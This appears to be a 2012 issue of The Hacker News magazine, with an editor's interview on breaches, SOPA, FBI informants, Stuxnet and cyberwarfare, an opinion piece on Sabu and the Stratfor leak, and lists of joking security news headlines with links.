INTERNET SECURITY

The Hacker News is proud of the fact that many newspapers and magazines around the world ask for interviews with us about internet security and hacking in general. We would like to share a recent interview with you as it gives us chance to send out some great technical information and keep our readers up to date with opinions and facts in the cyber security world. We are grateful to everyone who wants to be informed and we hope you enjoy reading our latest efforts at educating the world.

Q : IN YOUR OPINION, WHAT HAS BEEN THE MOST SIGNIFICANT INTERNET SECURITY INCIDENT ON THE INTERNET IN THE LAST 2 YEARS?

In spite of their similarities, it is important to note that not all cyber attacks share the same cause or the same intention. It is also essential to note that there are as many varied motives behind the security breaches of internet security as there are hackers. Because information is valued differently by everyone, it makes it difficult to unequivocally state or single out which internet security incident might be characterized as “the most significant security incident” over the last two year period because corporations, financial and insur ance services, educational institutions, governments, and military institutions are responsible for critical information from financial to medical to sensitive personal information to national security and hypersensitive clandestine government operations. I would have to say they are all significant because some of the most important institutions in the world such as supranational institutions like the IMF, the US Senate, as well as many major corporations like Nintendo Sony, numerous search engines sites, and email providers such as Google and their Gmail service and banks and their databanks were rendered vulnerable.

Given that if I had to choose specifics, in my opinion and from a media and economic point of view the PlayStation Network outage was the most significant. It resulted from an external intrusion on Sony's Play Station Network and Qirocity services, in which personal details from approximately 77 million accounts were stolen and prevented users of Play Station 3 and PlayStation Portable consoles from playing online through the service. The attack forced Sony to turn off the PlayStation Network on April 20, 2011. On May 4, 2011, Sony confirmed that individual pieces of personal information from each of the 77 million accounts appeared to have been stolen. The outage lasted for approximately 23 days.

From a political or military view the exploit of Lockheed Martin's VPN access system, which allowed employees to log in remotely by using their RSA SecurID hardware tokens was most significant. Attackers apparently possessed the seeds--factory-encoded random keys--used by at least some of Lockheed's SecurID hardware fobs, as well as serial numbers and the underlying algorithm used to secure the devices.

From a technological point, Certification Authorities such as Comodo, Diginotar & Co. Hackers broke into a web security firm in the Netherlands and issued hundreds of bogus security certificates that could be used on websites including the CIA and Israel's Mossad, as well as internet giants such as Google, Microsoft and Twitter. More than 500 fake certificates, including some which could be used to send fake Windows updates to computers, and others which could be used when connecting to the CIA's site, were fraudulently issued in the hack.

Q : IN WHAT WAYS HAS SUPRANATIONAL LEGISLATION AFFECTED INTERNET USERS AND HACKERS? DO YOU AGREE WITH THE SUGGESTION THAT LEGISLATION SUCH AS SOPA IS AN ATTEMPT TO LIMIT FREEDOM OF INFORMATION?

As soon as the Internet started to become a commercial force there has been a clarion call for a supranational solution for legal enforcement. International law enforcement has found the growth of Internet technology has the capability of transcending all borders and makes it so cyber crimes know no geographic boundaries. They have learned that computer security threats are regularly global in nature without geographic boundaries.

They have learned that computer security threats are regularly global in nature without geographic boundaries. There has been a steady and increased involvement of numerous high profile international groups that are working to understand and police the borderless characteristics of cyber space and cyber crime. Among the most active have been the United Nations, The European Union, The United States Congress, The Council of Europe and the Organization for Economic Cooperation and Development. With such powerful organization addressing hacking and cyber crime it would be naïve to think that they are not having and will not an enormous effect on hackers and everyday internet users. In egalitarian societies, the methods of policing of its citizens has always had to walk a fine line; of attempting to provide security while at the same time attempting to maintain liberty for their citizens. For example; the international reaction to The Stop Online Piracy Act (SOPA) a United States bill introduced to expand the ability of U.S. law enforcement to fight online trafficking in copyrighted intellectual property and counterfeit goods speaks for itself. On January 18, 2012, Wikipedia and an estimated 7,000 other smaller websites coordinated a service blackout, to raise awareness of SOPA. Other protests against SOPA and PIPA included petition drives, with Google stating it collected over 7 million signatures, boycotts of companies that support the legislation, and a rally held in New York City. So far the Internet has continued to thrive despite the loud and persistent calls for a global international legal structure.

The public's reaction to SOPA speaks for itself. There is a tremendous mistrust when it comes to government censoring or coveting information.

Q : WOULD YOU AGREE OR DISAGREE WITH THE SUGGESTION THAT THE INTERESTS OF PRIVATE COMPANIES ARE NOW SETTING THE AGENDA FOR NATIONAL AND SUPRANATIONAL GOVERNMENTAL LEGISLATION?

When the Internet was first created, the theoretical "First Amendment of the Internet", was that the Internet remains a neutral and open platform for all users. The overriding principal was that "net neutrality" would always ensure that Internet providers can't interfere with any internet user's capability to access any and all content on the Internet, no matter the content or source. It is an undeniable fact that the Internet has become the key gateway to gain access to, and the distribution of information world wide.

The Internet in all probability now plays the most important part in activating and mobilizing a wide range of people across and within borders. Sadly, it is the reality that money influences lawmakers in every country and especially in the United States. For example the telephone and cable companies have inundated Washington DC with millions of dollars and hundreds of lobbyists to buy support in Congress and put pressure on the FCC. Private citizens, public interest groups and a scant number of DC lawmakers have tried to fight back. But we all must fight back to make sure the rules and legislation being proposed demands of these laws better oversight and consumer protections and make sure that the private corporations will never be able to enhance their bottom lines on the backs of their customers.

Additionally, governments world wide do not need private companies hacking woes to drive their concerns for international safety. Looking at a few examples of what has happened will show that government leaders are well aware of the security threats and are working hard on forming some sort of legislation to deal with it.

# In 2000 in Queensland, Australia. Vitek Boden released millions of liters of Untreated Sewage into fresh water streams using a wireless laptop.

# In 2003 SQL Slammer Worm crashed the Ohio Nuclear Plant network.

# In 2010 the Stuxnet Worm infected thousands of computers, most of the infection was in Iran with a 60% total infection.

# In 2011 the Duqu Worm was developed to steal information from PC's everywhere and until now the Kaspersky company can't develop a detection tool for it.

Q : IN JUNE 2011, AN INVESTIGATION INTO HACKING BY THE GUARDIAN ESTIMATED THAT 'ONE IN FOUR HACKERS' WAS AN FBI INFORMANT. IN YOUR OPINION, HOW ACCURATE IS THIS STATISTIC?

Sorry to say, I have come to believe that the insiders in the computer hacker community have correctly estimated that roughly 25% of its members are presently working as informants for the FBI and numerous other US government agencies.

Your own investigative report in 2011 stated how that large numbers of government operatives have increased the unparalleled “paranoia and distrust” inside the US hacker population at the present time.

This increase in government informants appears to have come into fruition not by the FBI training their officers in hacking proficiency, but by utilizing the dire threat of protracted prison sentences as a means of compelling incarcerated hackers to flip and become government informants.

Certainly, this FBI modus operandi is largely responsible for the creation of “legion of informants” deeply entrenched inside the hacking populace in the US.

Still, malwares exist that can destroy the infrastructure of a city or a whole country. The potential harm they can cause for us and for our countries is so potent that it is obvious the FBI and other security agencies are infiltrating hacker networks.

We are talking a real life situations, that could harm and even cause loss of life if a major cyber attack were to occur. Taking Stuxnet as an example and looking at what it can do is a frightening education. Here is what it can do.

- Targets Scada networks
- Siemens Simatic Wincc specifically
- uses rootkits technology to hide itself
- classic windows rootkit
- PLC rootkit
- changes to the plc code are also hidden
- spreads via USB Sticks and network shares
- uses 4 zero-day vulnerabilities
- malicious payload signed with stolen digital certificates
- Realtek and Jmicron

We have to know how they could attack our world and how we can combat such an attack.

The issue is how much piracy is necessary and of what nature is really needed to ward off such an attack.

Q : DOES THE ARREST OF LULZSEC MEMBER HECTOR XAVIER MONSEGUR REPRESENT A PRECEDENT IN THE USE OF "DIVIDE AND CONQUER" TACTICS USED BY AUTHORITIES WHEN DEALING WITH HACKING GROUPS?

I do not necessarily feel this is a "precedent" because you need only look at history. The act of arresting then using threat or reward to produce a double agent is not new but it is time honored and effective technique. Monsegur is not the first nor will he be the last.

One of most recent and well known examples is Adrian Lamo, a convicted hacker who turned informant in the Bradley Manning case. Now with the arrest of Lulzsec member Hector Xavier Monsegur, the FBI is sending a loud and clear message to the hacking community that this is not a game and does come with a grave and constant risk to your freedom. I'm certain the Hackers of the world have taken notice.

In a recent editorial regarding this subject The Hacker News took the stand that:

"*SABU MAY JOIN THE RANKS OF PEOPLE LIKE, JOHN WALKER, IGOR GOUZENKO, OLEG GORDIEVSKY, ADMA YAHIYE GADAHN, ALDRICH AMES, TOKYO ROSE, AARON BURR, ROBERT HANSSEN, AND THE MOST FAMOUS OF ALL, BENEDICT ARNOLD. BUT, HAS SABU OR ANY OF THOSE PEOPLE TRULY SUPRESSED THE RIGHT OF THE PEOPLE TO KNOW THE TRUTH?*

ONE MUST ASK THEM SELF WHY LULZSEC, ANONYMOUS, WIKILEAKS, ETC. EXIST? WHAT HAS DRIVEN MILLIONS OF YOUNG PEOPLE BEHIND THE MASK AND INTO CYBER SPACE TO PLACE SELF, FAMILY AND HOME ON THE FRONT LINE OF ATTACK BY THE FBI AND OTHER INFAMOUS LAW ENFORCEMENT AGENCIES? THE ANSWER IS QUITE CLEAR. THE TRUTH. IF THE FBI, GOVERNMENT, MULTI-BILLION DOLLAR CORPORATIONS, BANKS AND OTHER FINANCIAL INSTITUTIONS WERE TELLING US THE TRUTH, WELL, WHO WOULD NEED THEM?"

Q : IN WHAT WAYS HAVE GOVERNMENTS ADAPTED TO USE HACKING FOR THEIR OWN AGENDA? IS STUXNET AN ISOLATED CASE FOR EUROPE AND NORTH AMERICA?

With the modern day advent of computer technology; the world finds itself enmeshed in the new frontier of "Cyberspace" and this has now placed the world squarely at a historical turning point. The type of force the world had always understood as standard acts of terrorism are now being supplanted by cyber-espionage, hacktivism, sizeable cyber strikes, and the use of numerous cyber weapons against crucial infrastructure. Cyberwarfare, Cyber spying and Cyber terrorism consist of any and all forms of assertive or malevolent actions taken in opposition to a government agency, corporation, or a private citizen which transpires in "cyberspace" to carry out their actions. For the cyber warrior, cyber terrorist or cyber spy to attain access to targeted computer systems they have got to utilize vandalism, espionage, and sabotage. It is important to note that the United States Pentagon has formally recognized cyberspace as a new domain in warfare and thoroughly feels cyberspace has become just as critical to United States military operations as is land, sea, air, or space. Many countries feel the same and as China has showed us, are employing this new frontier to gain dominance.

Stuxnet is not an isolated case for any nation. Stuxnet is a window to the future of cyber space and cyber warfare.

Q : IN WHAT WAYS HAS HACKING AND CONVERSELY BECOME MORE SOPHISTICATED?

Hackers have advanced from your traditional techniques like phishing to software that can steal passwords called "rootkits" to maneuvering search-engine rankings to have users connect to an infected web page called "SEO poisoning". All these techniques allow hackers to obtain information. In 2012, hackers will be using new modes and combining different varieties of malware to create multi-level attacks. Hackers are constantly coming up with new ways to access computers using worms, viruses, spyware, scare ware, ransom ware, and numerous other auxiliary types of malware. Hacking is shifting from exploitation to disruptive attacks to destructive attacks.

Conversely almost all Western governments and corporate run media mediums have not wasted anytime in identifying Cyberwarfare as "The Fifth Domain of Modern Warfare”.

Most of us have watched the “Live Free” or “Die Hard Movies.” They were wonderful movies which combined technology with cyber war and attacking. For those who didn't watch these movies they were talking about hacking the infrastructure systems of the US so they could control all the systems. Most of us thought about this scenario as science fiction.

We didn't expect that technology has become an important part of our life and enough to expose us to the danger of being devastated by a cyber attack. Today we have something called Scada. Scada refers to Supervisory control and data acquisition.

Scada are the systems used to Deliver/Monitor/Control:

- The power in your Home/Plant/Office/country
- The water your drink
- Traffic Lights in your city
- Trains we commute with
- The energy sector... which runs everything else!

You can find a lot of exploitation of Scada systems in the Metasploit project. The Metasploit Project is an open-source, computer security project which provides information about security vulnerabilities and aids in penetration testing and IDS signature development. Its most well-known sub-project is the Metasploit Framework, a tool for developing and executing exploit code against a remote target machine.

What is obvious is that our infrastructure is at risk as it is easy to exploit our basic needs infrastructure, therefore, making city, states, countries, incapacitated.

Q : IS THERE AN IDENTIFICABLE TRAJECTORY WITHIN ITS PROGRESSION THAT MAY HINT AT FUTURE TRENDS AND/OR METHODS?

Cyber-terrorism is increasing in frequency and is adroit enough to generate serious damages. The “Cyberwarfare” now taking place is illustrative of a new mode of terrorism, at the same time continuing to resemble many standard military and battle procedures. It is certainly not surprising to learn that a whole highly funded industry specializing in new forms of counter intelligence has been birthed because of “Cyberwarefare”, consists primarily of private and military-based firms and organizations. World wide almost all West ern governments and their corporate run media have wasted little time in identifying Cyberwarfare as "The Fifth Domain of Modern Warfare”.

The United States Defense Secretary Leon Panetta stated at a July 2011 news conference that the Pentagon considered the commercial Internet to be “another operational theater of war” and that U.S. Strategic Command (StratCom) and Cyber Command must be prepared to take on a more confrontational role in combating cyber assaults. This news conference was called by the Defense Department after two consecutives months of assaults on government databases that grew into heated “Cyberwarfare” with several anonymous groups of online hackers. There was no abundance of fear tactics used at the July news conference featuring Panetta; with the Department of Defense revealing to the public that an “unknown foreign agency” had collected more than 20,000 documents in a cyber-assault on a U.S. military contractor in the spring.

At its annual workshop in June 2011, The Global Network Against Weapons and Nuclear Power in Space devoted its conference entirely to “Cyberwarfare”. The conclusion that was reached by those at the conference in 2011 was that it simply didn’t matter if the impetus or aim was an insurgent assault against ‘Big Brother, for economic enrichment, foreign government espionage, or for nefarious purposes such as malicious mischief, unfortunately these hacker attacks consistently ended up serving the interest of groups like Cyber Command and the NSA. Every single one of these new breaches, no matter the motives, created a stronger rationale for government waging offensive forms of “Cyberwarfare” to pre-emptively defend national security.

Regrettably, each new attack appears to have created a stronger case for even greater government encroachment on our civil liberties. It is important to note that The U.S. Strategic Command now serves as the command center for conducting “Cyberwarefare”, a unique 21st-century brand of war. And virtually every technique of ‘near-war’ assaults including “Cyberwarfare” is managed from U.S. Strategic Command (StratCom) headquarters in Omaha, Nebraska.

Cyber Warfare is the future threat and development in cyber space. Educating people on this issue is of immediate importance to help them gain ways to protect themselves against the inevitable “doomsday” virus.

Q : IS THERE AN IDENTIFIABLE TRAJECTORY IN THE WAY IN WHICH GOVERNMENTS ARE PROSECUTING HACKERS THA MAY HINT AT FUTURE METHODS?

Whether hacking is done for political reasons, for the fun of it, or for illegal financial gain, the United States government views hacking as a threat justifying vigorous prosecution of any and all persons engaged in this type of activity. The US also feel that they are experiencing a critical shortage of of IT security skills and personnel and are working diligently on recruitment and inducement programs to build and hold on to the "best of the best of cyber defenders," As cyber war acts become more common place and when citizens are harmed I believe you will see an increase in prosecution and punishment of hackers in general. With no holds barred.

In the United States, there is the United States Strategic Command (USSTRATCOM) which is one of nine Unified Combatant Commands of the United States Department of Defense (DoD). It is charged with space operations (such as military satellites), information operations (such as information warfare), missile defense, global command and control, intelligence, surveillance, and reconnaissance (C4ISR), global strike and strategic deterrence (the United States nuclear arsenal), and combating weapons of mass destruc tion.

Strategic Command was established in 1992 as a successor to Strategic Air Command (SAC). In October 2002, it merged with the United States Space Command. (USSPACECOM).

Strategic Command is intended to give the President and the Secretary of Defense a unified resource for greater understanding of specific threats around the world and the means to respond to those threats as quickly as possible.

Q : IS THERE SUCH A THING AS FREEDOM OF SPEECH WITHOUT LIMITS?

Freedom of speech is the political right to communicate one's ideas by means of speech. Freedom of speech is generally acknowledged as a basic human right and I strong believe should be available to everyone. Is there such a thing as freedom of speech without limits? The Freedom Forum Organization, legal systems, and society at large, recognize limits on the freedom of speech, particularly when freedom of speech conflicts with other values or rights. In civilized societies this idea has been challenged many times over which proves that here are no simple rules for determining when speech should be limited. If we are at liberty to speak out freely then we must be ready to accept that others will express ideas very different from our own. This may possibly include ideas that offend and perhaps even harm us. Hate speech assails others based upon such differences as race, religion or gender. Countless nations and organizations place limits on freedom of expression. These restrictions are government’s way of controlling their people. You only have to see how authoritative regimes restrict voting rights, censor speech and even certain forms of art and go as far as to ban certain religious and political groups. These are just a few of the techniques governments use to control public opposition. Then on the other hand, at times the powers that be set policies and restrictions for good reasons like safety. I would think it is more important to understand why the rules exist than just automatically obeying them.

Justice
The American Way

Patti Galle
Executive Editor,
The Hacker News

Hector Xavier Monsegur, aka Sabu, leader of the Anonymous affiliated hacking group LulzSec, was arrested by FBI agents in his New York apartment on Monday, June 7, 2011, at 10:15 pm. Hector Xavier Monsegur, a unemployed 28 year old Puerto Rican living in New York quietly pleaded guilty to several counts of hacking and identity theft crimes on August 15, 2011. Monsegur, who was faced with a maximum of 124 years in prison on all the charges, soon became a cooperating witness with FBI investigators; working undercover for the FBI for up to six months before his sentencing.

The LulzSec group lead by Hector Xavier Monsegur, aka Sabu had taken aim at a number of varying groups and organizations. At times the LulzSec group attacks appeared to be for ideological reasons but most often it was just for the "Lulz." As the arrests of LulzSec members continue globally the message of "You Can Run but You Cannot Hide" is the strong message being sent to those in the hacktivists community.

The arrest last week of the five more LulzSec members places the FBI and other supranational organizations just one more step closer to their goal of shutting down hacktivists groups like high profile Anonymous and entrapping a more prominent cyber renegade, Julian Assange, founder of Wikileaks. At present time, the United States government definitely needs Assange to testify against Bradley Manning, a former US soldier, charged with espionage and aiding the enemy. It appears that Wikileaks founder Julian Assange could face the same charges levied against Manning should he ever have to face the American justice system. It was only last year that it was widely reported in the media that the United States government would probably not be able to charge Julian Assange with espionage because no direct links have surfaced between Assange and his supposed informant, Bradley Manning. But US prosecutors continue to be adamant that they can prove Manning's connection to Assange and WikiLeaks, but thus far any evidence they possess seems to be derived strictly from inference.

Could it be possible that the recent leak of the Stratfor (the private intelligence company dubbed the "shadow CIA") e-mails given to Wikileaks by Anonymous were nothing more than an elaborate scheme to entrap and build a stronger case against Wikileaks founder Julian Assange? The WikiLeaks organization did not release any specific information on how they came into possession of the Stratfor emails. On the other hand, Stratfor admitted in December 2011 that its data servers had been compromised by Anonymous.

Consequently, if the recent Stratfor email "leak" controversy is the US governments subversive attempt to drag Julian Assange and other WikiLeaks.org people into the credit card fraud and computer intrusion criminal cases which are currently in motion regarding Stratfor and other Anonymous/Lulzsec targets, then it would seems obvious that those recruited, within hacktivists groups, to aide and abet the government as moles should be wary concerning who they are trusting.

What I think is humorous about the issue of the FBI using Stratfor to incriminate Julian Assange is their complete lack of any concern for Stratfor and the consequences of Wikileaks exposing emails, snatched by hackers, that could unmask sensitive sources and throw light on the murky world of intelligence-gathering by the company, which counts Fortune 500 companies among its subscribers. Stratfor, in a statement shortly after said the release of its stolen emails was an attempt to silence and intimidate it.

But wait! I thought Stratfor, somewhat akin to a privatized CIA, was selling its analyses of global politics to major corporations and government agencies and if so, why didn't the FBI care that all their tom foolery would be exposed?

To make the whole thing more bizarre Wikileaks claims to have proof of the firm's confidential links to large corporations, such as Bhopal's Dow Chemical Co and Lockheed Martin and government agencies, including the US Department of Homeland Security, the US Marines and the US Defense Intelligence Agency.

It's a take down done with total impunity and in my opinion disgrace. If you can't protect your own sources because you have such a hard on to take some one down due to what I think is basically their pride.......then well, they move to the bottom of the barrel.

I think the whole dirty mess is obvious and what we can expect from government agencies that can't fight with decency. They seem to love to use people involved in the movement, on the pro and con side to their benefit. Their knack of luring Anon hackers on to their payroll and now leaking information that strips them of any sign of democracy is mystifying.

News of the Month

# Customer Credit Reports along with Rhino horns and Ivory for Resale in Black market : http://goo.gl/dGCPy

# Microsoft uses their hook hand and peg leg and censors The Pirate Bay links on Windows Live Messenger : http://goo.gl/W7vSp

# A Russian Zeus attacker Sentenced from Million Dollar Fraud : http://goo.gl/xocTy

# Chinese hacker didn't read his fortune cookie and got arrested for leaking 6 million logins from CSDN : http://goo.gl/Fgl7h

# Facebook profiles can be hijacked by Chrome extensions malware. Who cares? : http://goo.gl/ACouo

# Lulzsec leaves no one laughing and Dumps 170937 accounts from Military Dating Site : http://goo.gl/drLL7

# Anonymous risks going to hell and Defaces page - "POPE is not welcome, out out!!!!!" : http://goo.gl/hO6Te

# Hacktivism Breached 174 Million Records in 2011 : http://goo.gl/rkgBj

# Carberp Banking Trojan Scam - 8 Arrested in Russia : http://goo.gl/YNWBc

# Kaspersky finds Malware that resides in your RAM : http://goo.gl/n607Y

# Fake LinkedIn Emails Link to Blackhole Exploit Malware : http://goo.gl/eVPGm

# The Pirate Bay raises their rum bottles and plans Low Orbit Server Drones to beat #Censorship : http://goo.gl/GktF1

News of the Month

# Mystery of Duqu Programming Language Solved. Was on the wall of a cave the whole time! : http://goo.gl/j2tex

# Cyber Idiots Selling Millions of U.S military email addresses. Guess they want to know where to get good coffee in Afghanistan : http://goo.gl/Wz8f3

# Six National Television Stations of Iran Hacked. They only aired the reading of the Koran so it didn't really matter : http://goo.gl/KY5O9

# President Assad's hacked emails reveal isolation of Syria's leader; someone pass me a tissue : http://goo.gl/o2NpS

# Malicious Android application stealing banking credentials: someone pass me a hundred : http://goo.gl/nt5IF

# FBI aka Fools, Bastards and Idiots actually leaked Stratfor e-mails just to bust Julian Assange? : http://goo.gl/Hu736

# Potential Security Risk of Geotagging for the Military : http://goo.gl/zXyxj

# Tunisian Islamist Website Hacked by Anonymous. Seven Virgins found in compromising positions : http://goo.gl/H3DN7

# FBI charge Anonymous for stealing CC worth $700000 in Stratfor attack cause they really think Anons are going to pay (idiots) : http://goo.gl/2VFth

# Vatican Radio hacked by Anonymous Hackers. God forgives them. : http://goo.gl/CyzYI

# Hacker exposes 40,000 Credit Cards from Digital Playground. Easy to see who is a cheapskate porn viewer : http://goo.gl/jve2H

News of the Month

# Finally Google Chrome gets hacked at Pwn2Own. Google isn't Giggling : http://goo.gl/2mu2V

# Chinese spied on NATO officials using Facebook Friends then sent them some Chow Mein : http://goo.gl/B5tfY

# Symantec's Norton anti-virus 2006 source code Leaked by Anonymous : http://goo.gl/HaHRf

# 'The New York Iron Works' police supplier Hacked by Anonymous. They were so mad they tried to shoot the Anon logo but only ruined their lap tops : http://goo.gl/BrC7F

# Albania is the most Malware infected Nation. Fleas and bed bugs are a problem also : http://goo.gl/XHrQv

# THE “TRUTH” SIMMERS THE POT OF SABU : http://goo.gl/SKHm6

# AntiSec hackers deface Panda Security site to protest LulzSec arrests : http://goo.gl/Np8xv

# Rogue Antivirus advertised on 200000 hacked Web pages : http://goo.gl/y0OAy

# Anonymous : A Declaration of the Independence of CyberSpace. A National Anthem to follow? : http://goo.gl/NwPbo

# GitHub hacked with Ruby on Rails public key vulnerability : http://goo.gl/EROSF

# BackTrack 5 R2 Released, New Kernel, New Tools : http://goo.gl/SvYe3